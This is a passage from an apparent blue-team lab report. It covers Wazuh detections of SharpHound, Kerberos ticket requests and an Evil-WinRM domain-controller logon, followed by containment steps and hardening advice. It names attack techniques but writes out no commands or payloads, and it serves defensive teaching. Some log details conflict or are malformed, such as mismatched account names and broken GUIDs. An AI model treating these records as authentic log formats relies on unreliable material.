↳ <a href="#">location_name</a>	junction			
↳ <a href="#">name</a>	switch			
↳ <a href="#">predicator_features</a>	checkboxer			
↳ <a href="#">predicator_program_name</a>				
↳ <a href="#">predicator_timestamp</a>	Nov 10 00:21:44			
↳ <a href="#">rule_description</a>	First time user executed sudo.			
↳ <a href="#">rule_executiontime</a>	1			
↳ <a href="#">rule_group</a>	syslog_sudo			
↳ <a href="#">rule_id</a>	5445			

## Suspicious RDP Logon

Windows event logs that were collected by Wazuh have captured successful RDP logons from unexpected accounts.

# SharpHound Execution

Defender bypasses were detected and SharpHound execution also, marking potential lateral movement.

```
r data.win.eventdata.param1 AVENHO.SHIELD.LOCAL
r data.win.eventdata.param2 3abc
r data.win.eventdata.param3 C:\Users\thawkeye\Music\Sharpbound_v2.0_8_windows_x86\Sharpbound.exe
r data.win.eventdata.param4 {8BCF05E-D6B8-11D0-AB75-00C84FB6B820}
r data.win.system.channel System
r data.win.system.computer WicLct.shield.local
r data.win.event.eventID 10928
r data.win.system.eventRecordID 5340
r data.win.system.eventSourceID 0
r data.win.system.eventSourceName DCOM
r data.win.system.keywords 0x8000000000000000
r data.win.system.level 2
r data.win.system.message _DCOM was unable to communicate with the computer AVENHO.SHIELD.LOCAL using any of the configured protocols; requested by PID 3abc (C:\Users\thawkeye\Music\Sharpbound_v2.0_8_windows_x86\Sharpbound.exe), while activating CLSID {8BCF05E-D6B8-11D0-AB75-00C84FB6B820}.
```

## Kerberos Ticket Requests

Kerberos ticket-granting service requests for service accounts were flagged.

The screenshot shows the Wazuh interface for 'Document Details' of a specific event. The event details include:

- Security**
- Account Name:** ANONYMOUSLOGON
- Account Domain:** LOCAL
- Logon ID:** (450cfacf-0bb-020b-f6eb-1af4d261695a)
- Event ID:** 4769
- Event Time:** 2023-11-28T14:48:28.884973100Z
- Event Type:** AUDIT\_SUCCESS
- Event Source:** Microsoft-Windows-Security-Auditing
- Event Task:** 14337
- Event Thread ID:** 6512
- Event Version:** 0

## Domain Admin Login

Wazuh has identified a high-security event when svc\_backup authenticated to the DC via Evil-Winrm.

The screenshot shows the Wazuh interface for 'Document Details' of a specific event. The event details include:

- Security**
- Account Name:** evt\_backup
- Account Domain:** LOCAL
- Logon ID:** (361c0514-0bb-020b-ec0b-1af4d261695a)
- Event ID:** 4624
- Event Time:** 2023-11-28T14:48:28.884973100Z
- Event Type:** AUDIT\_SUCCESS
- Event Source:** Microsoft-Windows-Security-Auditing
- Event Task:** 12548
- Event Thread ID:** 6512
- Event Version:** 0

With help of the detections, the blue team were able to follow full attack path from first port scan to full access in domain controller.

### 4.3 Containment and Eradication

- To prevent further compromise, the blue team takes following steps:
- Web server was isolated from network.
- Vulnerable services were removed and disable.
- DVWA web applications were removed, and unnecessary web modules were also removed.
- Pfsense rules were sanitized.
- SSH access from external network is disable and key authentication has been enabled.
- Sensitive files were removed from publicly accessible directories.
- Unauthorized local admins were removed.
- Strict password policies via GPO have enforced.

- Implemented a strong hardening in all the service accounts.

#### **4.4 Recovery**

After taking the necessary steps to contain and harden the services and workstation, blue team verified that the attack path has been closed. Wazuh and snort logs were checked again to make sure everything was working smoothly. The team also tested normal user access to make sure there is no problem in legitimate operations.

### **5. Recommendation**

To prevent similar types of attacks, following measures are recommended.

#### **Network Hardening**

- ICMP should be blocked and unauthorized port scan.
- Web server access is restricted only to trusted sources.

#### **Web Server Hardening.**

- Default Apache page should be removed
- Directory listing should be disabled
- DVWA should be restricted, or application should be removed.
- File upload functionality should be disabled.

#### **Authentication Hardening.**

- SSH authentication should be key-based authentication.
- Fail2Ban should be implemented to prevent brute force.
- 25-character passwords should be enforced for all the accounts.

#### **Privilege Management.**

- Unnecessary sudo permission should be removed.
- Use Local Administrator Password Solution (LAPS).
- Regularly audit group membership.

#### **Monitoring Improvement.**

- Kerberos anomaly detection should be enabled.
- RDP abnormal logon should be monitored.
- Wazuh rules should be created for privilege escalation attempts.

## **6. Lesson Learned.**

This exercise showed that having both network and host visibility is important. The blue team also learned that weak configurations such as authentication can lead to a whole network being under attacker's control. The project also highlighted the value of security monitoring systems like Wazuh and snort to quickly detect scans, brute force attempts and privilege escalation. Stronger passwords, least privilege and careful exposure of services are critical to protecting a real organization.

## **7. References**

- DVWA. (n.d.). Damn Vulnerable Web Application (DVWA). GitHub.  
<https://github.com/digininja/DVWA>
- MITRE Corporation. (n.d.). MITRE ATT&CK®: Adversarial tactics, techniques, and common knowledge. <https://attack.mitre.org>
- Snort. (n.d.). Snort: Open source intrusion prevention system & network IDS/IPS. Cisco. <https://www.snort.org>
- Wazuh. (n.d.). Wazuh documentation: Open source security monitoring platform. <https://documentation.wazuh.com>